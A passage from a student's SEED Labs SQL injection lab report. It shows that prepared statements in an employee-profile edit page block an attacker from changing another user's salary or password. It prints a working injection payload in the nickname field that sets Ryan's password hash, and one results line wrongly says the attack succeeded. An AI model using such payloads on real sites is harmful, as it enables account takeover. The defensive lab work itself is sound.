
- Code is modified with prepared statement as shown above.
- Tried normal editing of nickname of Alice. Alice nickname got modified as shown in the screenshot above upon editing with prepared statement code.
- Now, as an attacker(Alice) tried to modify her salary.
- As seen from the above screenshots, salary is not modified due to the countermeasure of using prepared statement to prevent SQLInjection attacks.
- Instead of performing SQL Injection attack, it performs normal edit operation which updates the nickname.

**Task 3.4: Use prepared statement for task 2 i.e. to modify another person's salary**


**Objective:** To use prepared statement in the query in EDIT profile to see if an attacker can modify another victim's password or not.

**Procedure:**

- Modify unsafe\_edit.php using prepared statements as shown in the screenshot of the code above.
- Now, try as an attacker. Alice is the attacker who wishes to modify Ryan's salary as shown in the screenshot below.
- old password: password
- Generate hash value for new password: hey : 7f550a9f4c44173a37664d938f1355f0f92a47a7



**Fig: Alice as an attacker is trying to change Ryan's password as “hey” using has value of hey through SQLInjection for prepared statements.**



**Fig: Instead of performing the SQLInjection attack, normal edit profile function is performed which results in updating the row.**

LOG OFF

## Alice Profile

Employee ID 10000

Salary 2147483647

Birth 9/20

SSN 10211002

NickName a' , password='7f550a9f4c44173a37664d938f1355f0f92a47a7' where name='Ryan' --

Email

Address


Phone Number

Edit Profile

Copyright © SEED LABS



**Fig: The prepared statement does not allow for SQL injection attack as the prepared statement code is used in unsafe\_edit.php which prevents the attack. Instead it performs normal edit operations and updates the nickname.**



**Fig: Alice could not modify Ryan's password.**

**Results:**

- The attacker(Alice) tried to modify Ryan's password as "hey" using its hash value as data in the database for password is stored in the form of hash values.
- The SQLInjection technique is used as shown in the screenshot.
- However, due to the prepared statements used in the code, the attacker could modify the victim's password.
- Instead, it performs normal edit operation and updates the nickname as shown in the screenshot.
- This shows that prepared statements are used as an effective countermeasure against SQL injection attacks.